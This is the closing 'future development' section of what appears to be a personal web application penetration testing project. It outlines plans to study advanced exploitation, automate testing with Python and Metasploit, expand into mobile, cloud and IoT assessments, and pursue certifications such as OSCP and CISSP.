In the future, I plan to further enhance and expand the capabilities of this web application penetration testing project. There are several areas where I see potential for growth and exploration.

Firstly, I aim to delve into advanced exploitation techniques. By researching and experimenting with the latest exploits, zero-day vulnerabilities, and sophisticated attack vectors, I can gain a deeper understanding of the evolving threat landscape and develop more effective penetration testing methodologies. This will involve staying updated with emerging security trends and techniques to ensure my skills remain at the forefront of the field.

Automation and scripting will play a significant role in optimizing the penetration testing process. By developing custom scripts or leveraging existing automation tools, I can streamline repetitive tasks and ensure consistency and thoroughness in my testing. Python scripting and frameworks like Metasploit will be invaluable in creating customized tools and automating various aspects of the testing workflow.

Expanding the scope of the project to include mobile application penetration testing is another key area of future development. With the increasing prevalence of mobile devices and



applications, conducting comprehensive security assessments on them is essential. I plan to familiarize myself with mobile application security best practices and tools, enabling me to identify vulnerabilities specific to the mobile ecosystem and provide effective recommendations for securing mobile apps.

Cloud security assessments represent another promising avenue for future exploration. As cloud computing continues to gain popularity, understanding the security challenges and vulnerabilities associated with cloud-based applications, infrastructure, and platforms becomes crucial. I intend to expand my project to encompass the penetration testing of cloud environments, gaining expertise in cloud-specific vulnerabilities, misconfigurations, and best practices.

The Internet of Things (IoT) presents unique security challenges that warrant further investigation. I plan to venture into IoT security assessments, analyzing the security of IoT devices, protocols, and ecosystems. This will involve identifying vulnerabilities in IoT devices, conducting firmware analysis, and evaluating the overall security of IoT deployments. By gaining expertise in IoT security, I can contribute to the protection of this rapidly expanding technological landscape.

Implementing a continuous security testing approach is another important aspect of future development. By integrating penetration testing into the software development lifecycle, I can ensure that security assessments are conducted on an ongoing basis. This will involve utilizing tools and methodologies that enable continuous security scanning, automated vulnerability detection, and real-time reporting. By adopting this approach, I can contribute to the proactive identification and remediation of security issues throughout the development and deployment process.

Engaging in security research and actively contributing to the cybersecurity community is also a significant part of my future plans. I intend to stay up to date with the latest vulnerabilities, techniques, and industry developments. By publishing my findings, contributing to open-source security projects, and participating in security conferences and events, I can share knowledge, collaborate with fellow professionals, and contribute to the collective effort of securing web applications and digital ecosystems.

Furthermore, I recognize the value of obtaining professional certifications in the field of cybersecurity. Certifications such as Certified Ethical Hacker (CEH), Offensive Security Certified Professional (OSCP), or Certified Information Systems Security Professional (CISSP) will not only validate my skills but also enhance my credibility as a penetration tester. I intend to pursue these certifications to further establish myself as a trusted professional in the field.